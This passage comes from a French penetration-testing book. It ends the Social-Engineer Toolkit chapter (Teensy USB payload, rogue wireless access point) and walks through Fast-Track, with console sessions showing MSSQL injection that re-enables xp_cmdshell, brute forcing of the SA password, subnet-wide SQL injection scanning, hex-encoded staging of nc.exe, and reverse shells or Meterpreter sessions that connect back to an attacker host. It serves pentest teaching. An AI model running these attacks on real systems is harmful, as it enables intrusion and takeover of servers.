


Figure 10.7
Mise en place du dispositif Teensy.

Ensuite, faites glisser votre fichier .pde dans l'interface Arduino. Insérez votre clé USB dans l'ordinateur et uploadez votre code (voir Figure 10.8). Cela programmera votre périphérique avec le code généré par le SET.

Une fois le périphérique USB programmé et inséré dans la machine de la cible et le code exécuté, vous devriez voir un shell Meterpreter :

[*] Sending stage (748544 bytes) to 172.16.32.131

[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu June 09 12:52:32 -0400 2010

[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'

[*] Current server process: java.exe (824)

[*] Spawning a notepad.exe host process...

[*] Migrating into process ID 3044

[*] New server process: notepad.exe (3044)

Figure 10.8
Upload du code de l'attaque Teensy.

Caractéristiques supplémentaires du SET

Nous ne couvrirons pas tous les aspects du SET, mais certains sont particulièrement remarquables. Un outil notable est le *shell interactif* du SET : un shell interactif qui peut être choisi comme un payload au lieu de

Meterpreter. Une autre caractéristique est le RATTE (*Remote Administration Tool Tommy Edition*), un payload entièrement tunnelisé en HTTP qui a été créé par Thomas Werth. Il s'appuie sur les communications HTTP et les paramètres de proxies implémentés sur la machine cible. RATTE est particulièrement intéressant lorsque la cible utilise des règles d'inspection et de filtrage de paquets qui peuvent détecter les non-trafics HTTP. RATTE utilise l'algorithme de chiffrement *Blowfish* pour les communications pour permettre un chiffrement complet du HTTP.

Deux autres outils comprennent la web-GUI du SET (une application web à part entière qui automatise plusieurs des attaques évoquées antérieurement) et le vecteur d'attaque wireless. Pour exécuter la web-GUI du SET, il suffit d'entrer ./set-web à partir du dossier home du SET. La web-GUI est développée en Python, c'est une excellente méthode pour effectuer des attaques *via* une interface web. Le vecteur d'attaque wireless crée un point d'accès non autorisé sur la machine attaquante. Lorsque la cible se connecte au point d'accès, tout site web visité est redirigé vers la machine de l'attaquant, qui peut ensuite lancer un certain nombre d'attaques du SET (comme une applet Java) sur la cible.

Aller plus loin

Comme Metasploit, le SET est en développement permanent. La communauté de la sécurité a adopté les capacités et le potentiel du SET et contribue à l'améliorer. Les attaques par social engineering sont en hausse, ainsi est-il impératif que vous vous assuriez de tester correctement ces vecteurs d'attaque dans tout programme de sécurité digne de ce nom.

Alors que les organisations et les fournisseurs réussissent de mieux en mieux à sécuriser leur réseau avec des solutions logicielles et matérielles, nous oublions souvent à quel point il est facile d'appeler ou d'envoyer un e-mail à un utilisateur et de le convaincre de cliquer ou de télécharger

quelque chose qui peut être utilisé pour une attaque. L'ingénierie sociale en général requiert des compétences et de la pratique : un bon attaquant sait qu'il doit veiller à ce que l'attaque soit spécialement conçue pour cibler les lacunes des programmes de sensibilisation utilisateurs ou des systèmes des entreprises cibles et les utilisateurs ou systèmes sensibilisés au social engineering. Un attaquant talentueux sait que passer quelques jours à faire des recherches sur la société cible sur Facebook ou Twitter afin de déterminer ce qui peut inciter quelqu'un à cliquer avec hâte est tout aussi important que les outils utilisés pour l'attaque.

Des outils tels que le SET sont utiles aux attaquants, mais il faut toujours se rappeler qu'en tant que pentester, votre compétence est définie par votre créativité et votre capacité à vous orienter dans les situations difficiles. Le SET vous aidera à attaquer vos cibles mais, en fin de compte, si vous échouez, c'est probablement parce que vous n'aurez pas eu suffisamment d'imagination.

11

FAST-TRACK

Sommaire

- Microsoft SQL Injection
- Le générateur de binaire-hexadécimal
- Attaque massive côté client
- Quelques mots à propos de l'automatisation

Fast-Track est un outil open source basé sur Python permettant d'accroître le potentiel des techniques avancées de pentest. Il utilise le framework Metasploit pour la livraison de payload et les vecteurs d'attaque côté client. Il complète Metasploit en ajoutant des fonctionnalités supplémentaires, y compris les attaques Microsoft SQL, d'autres exploits et les vecteurs d'attaque par navigateur. Fast-Track a été créé par Dave Kennedy avec la contribution de Andrew Weidenhamer, John Melvin et Scott White. Il est actuellement mis à jour et maintenu par Joey Furr (j0fer).

On utilise Fast-Track *via* le mode interactif. Pour entrer en mode interactif, comme indiqué ci-après, utilisez ./Fast-track.py -i (qui est analogue à la commande utilisée par le SET). Par la sélection d'options et de séquences différentes, vous pouvez personnaliser votre attaque, vos cibles et plus encore (vous pouvez également utiliser ./Fast-track.py -g pour charger l'interface web).

root@bt4:/pentest/exploits/fasttrack# **./fast-track.py -i**

****

******* Performing dependency checks... *******

****

*** FreeTDS and PYMMSQL are installed. (Check) ***

*** PExpect is installed. (Check) ***

*** ClientForm is installed. (Check) ***

*** Psyco is installed. (Check) ***

*** Beautiful Soup is installed. (Check) ***

*** PyMills is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReL1K)

1. Fast-Track Updates

2. Autopwn Automation

3. Microsoft SQL Tools

4. Mass Client-Side Attack

5. Exploits

6. Binary to Hex Payload Converter

7. Payload Generator

8. Fast-Track Tutorials

9. Fast-Track Changelog

10. Fast-Track Credits

11. Exit

Enter the number:

Vous pouvez voir les catégories d'attaques et les fonctionnalités générales dans le menu principal de Fast-Track ci-dessus. Cependant, nous n'en traiterons que quelques unes, sélectionnées dans ce chapitre. Nous allons explorer les plus utiles en mettant l'accent sur l'exploitation de Microsoft SQL Server. Par exemple, le menu Autopwn Automation simplifie l'utilisation de la fonctionnalité autopwn de Metasploit ; il suffit d'entrer l'adresse IP et Fast-Track se charge de tout mettre en place pour vous. Le menu Exploits contient des exploits supplémentaires ne figurant pas dans Metasploit.

Microsoft SQL Injection

L'injection SQL (SQLi) embarque des commandes SQL afin de pénétrer des applications web en exploitant du code non sécurisé. Une requête SQL peut être insérée dans la base de données en *backend* par l'intermédiaire d'un serveur web de confiance exécutant des commandes sur la base de données. Fast-Track permet d'automatiser le processus d'exécution avancé d'attaques par injection SQL en se concentrant sur les chaînes de requêtes et les paramètres POST dans les applications web.

L'attaque qui suit repose sur l'attaquant, lequel doit savoir que l'injection SQL est présente sur le site cible et aussi quel paramètre est vulnérable. Cette attaque ne fonctionne que sur les systèmes basés sur MS SQL.

SQL Injector – Attaque d'une *Query String*

Commencez la configuration de l'attaque en sélectionnant Microsoft SQL Tools à partir du menu principal, puis MSSQL Injector ❶, comme indiqué ci-après.

Pick a list of the tools from below:

❶ 1. MSSQL Injector

2. MSSQL Bruter

3. SQLPwnage

Enter your choice : **1**

La forme la plus simple d'injection SQL se situe à l'intérieur de la chaîne de requête, généralement envoyée dans le champ URL du navigateur au serveur. Cette chaîne (l'URL) contient souvent des paramètres qui informent un site dynamique sur la nature de l'information demandée. Fast-Track distingue quel champ doit être attaqué par l'insertion d'un 'INJECTHERE dans la chaîne de requête vulnérable, comme ceci :

http://www.secmaniac.com/index.asp?id='INJECTHERE&date=2011

Lorsque Fast-Track commence à exploiter cette vulnérabilité, il va chercher la chaîne *id* dans tous les champs afin de déterminer quel champ attaquer. Observons cela dans un cas pratique en sélectionnant la première option, Query String Parameter Attack.

Enter which SQL Injector you want to use

❶ 1. SQL Injector - Query String Parameter Attack

2. SQL Injector - POST Parameter Attack

3. SQL Injector - GET FTP Payload Attack

4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: **1**

. . . SNIP . . .

Enter the URL of the susceptible site, remember to put ’INJECTHERE for the injectable parameter

Example: http://www.thisisafakesite.com/blah.aspx?
id='INJECTHERE&password=blah

❷ Enter here: **http://www.secmaniac.com/index.asp?
id='INJECTHERE&date=2011**

Sending initial request to enable xp_cmdshell if disabled...

Sending first portion of payload (1/4)...

Sending second portion of payload (2/4)...

Sending third portion of payload (3/4)...

Sending the last portion of the payload (4/4)...

Running cleanup before executing the payload...

Running the payload on the server...Sending initial request to enable

xp_cmdshell if disabled...

Sending first portion of payload (1/4)...

Sending second portion of payload (2/4)...

Sending third portion of payload (3/4)...

Sending the last portion of the payload (4/4)...

Running cleanup before executing the payload...

Running the payload on the server...

listening on [any] 4444 ...

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

Nous avons réussi ! Nous avons un accès complet au système, tout ceci au travers de l'injection SQL.

Notez que cette attaque ne réussira pas si des requêtes SQL paramétrées ou des procédures stockées sont utilisées. Notez aussi que la configuration requise pour cette attaque est très minime. Après avoir sélectionné SQL Injector - Query String Parameter Attack ❶ à partir du menu d'attaques, vous devez simplement diriger Fast-Track à l'endroit où se situe l'injection SQL ❷. Si la procédure stockée xp_cmdshell est désactivée, Fast-Track va automatiquement la réactiver et tentera une

escalade de privilèges de MS SQL.

SQL Injector – Attaque par le paramètre *POST*

L'attaque par paramètre POST de Fast-Track nécessite une configuration encore plus simple que l'attaque par paramètre de la chaîne de requête précédente. Pour cette attaque, il suffit de donner à Fast-Track l'URL du site web que vous voulez attaquer et celui-ci va automatiquement détecter la forme d'attaque à utiliser.

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: **2**

This portion allows you to attack all forms on a specific website without having to specify each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter looking for both error based

injection as well as blind based SQL injection. Simply type the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: **http://www.secmaniac.com**

Forms detected...attacking the parameters in hopes of exploiting SQL Injection..

Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[- The PAYLOAD is being delivered. This can take up to two minutes.] [-]

listening on [any] 4444 ...

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

Comme vous pouvez le voir, Fast-Track a géré la détection automatique des paramètres POST et injecté l'attaque, compromettant entièrement le système affecté par injection SQL.

Note

Vous pouvez également utiliser le protocole FTP pour délivrer votre payload bien qu'il soit généralement bloqué sur les connexions sortantes.

Injection manuelle

Si vous avez une adresse IP en écoute différente pour gérer la connexion de votre reverse shell ou si vous avez besoin d'ajuster certains paramètres de configuration, vous pouvez configurer l'injector manuellement.

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack

2. SQL Injector - POST Parameter Attack

3. SQL Injector - GET FTP Payload Attack

❶ 4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: **4**

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using

’INJECTHERE

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?
id=’INJECTHERE&password=blah

Enter the URL of the susceptible site, remember to put
’INJECTHERE for the injectible parameter

Example: http://www.thisisafakesite.com/blah.aspx?
id=’INJECTHERE&password=blah

❷ Enter here: **http://www.secmaniac.com/index.asp?
id=’INJECTHERE&date=2010**

❸ Enter the IP Address of server with NetCat Listening: **10.211.55.130**

❹ Enter Port number with NetCat listening: **9090**

Sending initial request to enable xp_cmdshell if disabled....

Sending first portion of payload....

Sending second portion of payload....

Sending next portion of payload...

Sending the last portion of the payload...

Running cleanup...

Running the payload on the server...

listening on [any] 9090 ...

10.211.55.128: inverse host lookup failed: Unknown server error : Connection timed out

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

Choisissez d'abord l'option manuelle en ❶. Puis, comme pour les paramètres de l'attaque sur les chaînes de requêtes, reliez Fast-Track au paramètre vulnérable à l'injection SQL ❷ et fournissez votre adresse IP en écoute en ❸ avec le port sur lequel vous souhaitez que votre cible se connecte ❹. Fast-Track s'occupe du reste.

MSSQL Bruter

Le *MSSQL Bruter* est probablement l'un des meilleurs aspects de Fast-Track (disponible à partir du menu **Microsoft SQL Attack Tools**). Lorsque MS SQL Server est installé, MSSQL Bruter peut utiliser l'authentification Windows intégrée, l'authentification SQL ou l'authentification en mode mixte.

L'authentification en mode mixte permet aux utilisateurs d'être vérifiés à partir de l'authentification Windows, ainsi que directement à partir du serveur MS SQL. Si l'authentification en mode mixte ou SQL est utilisée lors de l'installation de MS SQL, l'administrateur installant le logiciel devra spécifier un compte SA (*System Administrator*) pour MS SQL. Souvent, les administrateurs choisissent un mot de passe faible, vide ou facile à deviner, ce qui peut être mis à profit par un attaquant. Si le compte de l'administrateur peut être bruteforcé, cela conduira à une compromission de l'ensemble du système *via* la procédure stockée et étendue xp_cmdshell.

Fast-Track utilise quelques méthodes de découverte lors de la recherche de serveurs MS SQL, y compris en utilisant nmap pour effectuer des scans du port TCP 1433, le port par défaut de MS SQL. Si la machine cible utilise MS SQL Server 2005 ou plus récent, des plages de ports dynamiques peuvent être utilisées, les rendant plus difficiles à énumérer, mais Fast-Track fait directement l'intermédiaire avec Metasploit et peut interroger le port UDP 1434 afin de révéler sur quel port dynamique le serveur MS SQL est en cours d'exécution.

Une fois que Fast-Track a identifié un serveur et a réussi à bruteforcer le compte SA, il utilise des méthodes avancées de conversion binaire-hexadécimal pour délivrer un payload. Cette attaque est généralement couronnée de succès, notamment dans les grands environnements où MS SQL est largement utilisé.

Voici l'attaque initiale :

Microsoft SQL Attack Tools

Pick a list of the tools from below:

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : **2**

Enter the IP Address and Port Number to Attack.

Options: (a)ttempt SQL Ping and Auto Quick Brute Force

(m)ass scan and dictionary brute

(s)ingle Target (Attack a Single Target with big dictionary)

(f)ind SQL Ports (SQL Ping)

(i)want a command prompt and know which system is vulnerable

(v)ulnerable system, I want to add a local admin on the box...

(e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

Après que nous avons sélectionné l'option MSSQL Bruter, Fast-Track nous présente une liste des différentes attaques qui peuvent être menées. Chacune d'elles ne fonctionnera pas dans chaque situation ou même ne servira pas le même but ; il est donc important que vous compreniez ce qui se passe pour chaque option.

Fast Track dispose de plusieurs options :

- Les tentatives SQL Ping et Auto Quick Brute Force balayent une plage d'adresses IP en utilisant la même syntaxe que nmap et un dictionnaire intégré prédéfini d'environ 50 mots de passe.
- Les scans de masse et les attaques par dictionnaire analysent une plage d'adresses IP et permettent de spécifier votre propre dictionnaire. Fast-Track est livré avec un bon dictionnairesitué à bin/dict/wordlist.txt.
- Single Target vous permet de bruteforcer une adresse IP spécifique avec un bon dictionnaire.
- Find SQL ports (*SQL Ping*) effectue seulement une recherche de serveurs SQL mais ne les attaque pas.
- I want a command prompt... lance une invite de commande si

vous connaissez déjà le mot de passe admin.

- Vulnerable system... ajoute un nouvel utilisateur admin sur un système que vous savez être vulnérable.
- Enable xp_cmdshell... est une procédure stockée que Fast-Track utilise pour exécuter des commandes système sous-jacentes. Par défaut, elle est désactivée dans les versions de SQL Server 2005 et plus récentes, mais Fast-Track peut automatiquement la réactiver. Lorsque vous attaquez un système distant avec n'importe quelle option, Fast-Track tentera automatiquement de réactiver xp_cmdshell, juste au cas où.

Vous pouvez utiliser et personnaliser plusieurs options pour atteindre votre cible, la plus simple demeurant l'attaque par bruteforce, qui passe souvent inaperçue. Nous allons sélectionner l'option bruteforce rapide en utilisant un sous-ensemble de mots de passe prédéfinis et tenter de deviner le mot de passe sur le serveur MS SQL.

Enter the IP Address and Port Number to Attack.

❶ Options: (a)ttempt SQL Ping and Auto Quick Brute Force

(m)ass scan and dictionary brute

(s)ingle Target (Attack a Single Target with big dictionary)

(f)ind SQL Ports (SQL Ping)

(i)want a command prompt and know which system is vulnerable

(v)ulnerable system, I want to add a local admin on the box...

(e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

Enter Option: **a**

❷ Enter username for SQL database (example:sa): **sa**

Configuration file not detected, running default path.

Recommend running setup.py install to configure Fast-Track.

Setting default directory...

❸ Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255):

10.211.55.1/24

Do you want to perform advanced SQL server identification on non-standard SQL ports? This will use UDP footprinting in order to determine where the SQL servers are at. This could take quite a long time.

❹ Do you want to perform advanced identification, yes or no: **yes**

[-] Launching SQL Ping, this may take a while to footprint.... [-]

[*] Please wait while we load the module tree...

Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433

Brute forcing password of on IP 10.211.55.128:1433

Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP

10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433

Brute forcing password of sql on IP 10.211.55.128:1433

Brute forcing password of password1 on IP 10.211.55.128:1433

Brute forcing password of password123 on IP 10.211.55.128:1433

Brute forcing password of complexpassword on IP 10.211.55.128:1433

Brute forcing password of database on IP 10.211.55.128:1433

Brute forcing password of server on IP 10.211.55.128:1433

Brute forcing password of changeme on IP 10.211.55.128:1433

Brute forcing password of change on IP 10.211.55.128:1433

Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433

Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433

Brute forcing password of Sqlserver on IP 10.211.55.128:1433

Brute forcing password of SqlServer on IP 10.211.55.128:1433

Brute forcing password of Password1 on IP 10.211.55.128:1433

. . . SNIP . . .

****

The following SQL Servers were compromised:

****

1. 10.211.55.128:1433 *** U/N: sa P/W: password ***

****

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:

Après avoir sélectionné Attempt SQL Ping and Auto Quick Brute Force en ❶, vous serez invité à entrer un nom d'utilisateur de base de données SQL ❷, suivi par la plage d'adresses IP que vous souhaitez scanner en ❸. Répondez yes quand il vous est demandé si vous souhaitez effectuer l'identification serveur avancée ❹. Bien que ce soit lent, cela peut être très efficace.

La sortie ci-dessus montre que Fast-Track a réussi à bruteforcer un système avec le nom d'utilisateur *sa* et le mot de passe *password*. À ce stade, vous pouvez sélectionner le payload et compromettre le système.

Enter number here: **1**

Enabling: XP_Cmdshell...

Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.

Recommend running setup.py install to configure Fast-Track.

Setting default directory...

What port do you want the payload to connect to you on: **4444**

Metasploit Reverse Meterpreter Upload Detected..

Launching Meterpreter Handler.

Creating Metasploit Reverse Meterpreter Payload..

Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6

Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad

Metasploit payload delivered..

Converting our payload to binary, this may take a few...

Cleaning up...

Launching payload, this could take up to a minute...

When finished, close the metasploit handler window to return to other

compromised SQL Servers.

[*] Please wait while we load the module tree...

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Starting the payload handler...

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)

[*] Sending stage (718336 bytes)

[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)

meterpreter >

Vous devriez maintenant avoir un accès complet à la machine utilisant le payload Meterpreter.

SQLPwnage

SQLPwnage est une attaque par bruteforce massive qui peut être utilisée contre les applications web pour tenter de trouver une injection Microsoft SQL. SQLPwnage va scanner les sous-réseaux des serveurs web sur le port 80, crawler les sites web et tentera de fuzzer des paramètres POST jusqu'à ce qu'il trouve une injection SQL. Il prend en charge à la fois les injections SQL de type error et blind et se chargera de tout, de l'escalade de privilèges à la réactivation de la procédure stockée xp_cmdshell, en contournant la restriction de debug à 64KB de Windows, et déposera le payload de votre choix où vous voudrez sur le système.

Commencez la configuration de cette attaque en sélectionnant Microsoft SQL Tools dans le menu principal de Fast-Track, suivi par SQLPwnage, l'option 2, comme indiqué ci-après.

```
SQLPwnage Main Menu:

   1.  SQL Injection Search/Exploit by Binary Payload Injection (BLIN
❶  2.  SQL Injection Search/Exploit by Binary Payload Injection (ERRO
   3.  SQL Injection single URL exploitation

Enter your choice: 2

. . . SNIP . . .

Scan a subnet or spider single URL?

   1.  url
```

❷ 2. subnet (new)

3. subnet (lists last scan)

Enter the Number: **2**

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254

Scanning Complete!!! Select a website to spider or spider all??

1. Single Website

❸ 2. All Websites

Enter the Number: **2**

Attempting to Spider: http://10.211.55.128

Crawling http://10.211.55.128 (Max Depth: 100000)

DONE

Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

****

http://10.211.55.128

****

[+] Number of forms detected: 2 [+]

❹ A SQL Exception has been encountered in the "txtLogin" input field o
website.

En fonction de l'erreur retournée par le site lorsque vous faites une tentative d'injection SQL, vous aurez besoin de choisir entre les attaques de type *BLIND* ou *ERROR BASED*. En ❶, nous choisissons ERROR BASED parce que le site est assez aimable pour rendre compte des messages d'erreur quand il a du mal à exécuter une requête SQL.

Ensuite, choisissez de scanner une URL unique ou un sous-réseau

complet ❷. Après le scan du sous-réseau, nous avons choisi d'attaquer tous les sites que Fast-Track a trouvés ❸. Comme vous pouvez le voir, le scan a trouvé un formulaire ❹ vulnérable sur un seul site.

Les étapes de configuration finales exigent que vous sélectionniez un payload. Dans l'exemple suivant, sélectionnez Metasploit Meterpreter Reflective Reverse TCP ❶ avec le port en ❷ sur lequel vous souhaitez que votre machine attaquante écoute. Après que Fast-Track a exploité avec succès l'injection SQL, il envoie un payload ❸ à la cible et vous présentera éventuellement votre shell Meterpreter en ❹.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

❶ Select your choice: **5**

❷ Enter the port you want to listen on: **9090**

[+] Importing 64kb debug bypass payload into Fast-Track... [+]

[+] Import complete, formatting the payload for delivery.. [+]

[+] Payload Formatting prepped and ready for launch. [+]

[+] Executing SQL commands to elevate account permissions. [+]

[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]

[+] Delivery Complete. [+]

Created by msfpayload (http://www.metasploit.com).

Payload: windows/patchupmeterpreter/reverse_tcp

Length: 310

Options: LHOST=10.211.55.130,LPORT=9090

Launching MSFCLI Meterpreter Handler

Creating Metasploit Reverse Meterpreter Payload..

Taking raw binary and converting to hex.

Raw binary converted to straight hex.

❸ [+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]

. . . **SNIP** . . .

Running cleanup before launching the payload....

[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]

[*] Please wait while we load the module tree...

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Starting the payload handler...

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)

[*] Sending stage (2650 bytes)

[*] Sleeping before handling stage...

[*] Uploading DLL (718347 bytes)...

[*] Upload completed.

❹ [*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)

meterpreter >

Le générateur de binaire-hexadécimal

Le générateur de binaire-hexadécimal est utile lorsque vous avez déjà accès à un système et que vous voulez installer un exécutable sur le système de fichiers distant. Indiquez l'exécutable à Fast-Track et il va générer un fichier texte que vous pourrez copier et coller dans le système d'exploitation cible. Pour convertir à nouveau l'hexadécimal en un fichier binaire et l'exécuter, choisissez l'option 6, comme illustré ci-après en ❶.

❶ Enter the number: **6**

Binary to Hex Generator v0.1

. . . SNIP . . .

❷ Enter the path to the file you want to convert to hex: **/pentest/exploits/fasttrack/nc.exe**

Finished...

Opening text editor...

// La sortie ressemblera à ça

❸ DEL T 1>NUL 2>NUL

echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T

echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T

echo FDS:20 L 10 00>>T

echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T

echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T

echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T

echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T

echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00

00>>T

Après avoir sélectionné Binary to Hex Payload Converter, présentez à Fast-Track le binaire que vous voulez convertir en ❷ et attendez que la magie opère. À ce stade, vous pouvez simplement copier-coller l'output en ❸ dans un shell existant.

Attaque massive côté client

L'attaque massive côté client est analogue à la fonction *Browser Autopwn*, mais cette attaque comprend des exploits supplémentaires et des fonctionnalités intégrées qui peuvent incorporer du poisoning de *cache ARP* et d *DNS* sur la machine cible, ainsi que des exploits navigateur supplémentaires ne figurant pas dans Metasploit.

Lorsqu'un utilisateur se connecte à votre serveur web, Fast-Track déclenche tous les exploits présents dans son arsenal, ainsi que ceux du framework Metasploit. Si la machine de l'utilisateur est sensible à une vulnérabilité spécifique présente dans l'une de ces librairies, l'attaquant obtiendra un accès complet à la machine cible.

❶ Enter the number: **4**

. . . SNIP . . .

❷ Enter the IP Address you want the web server to listen on: **10.211.55.130**

Specify your payload:

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
4. Reverse TCP Shell

❸ Enter the number of the payload you want: **1**

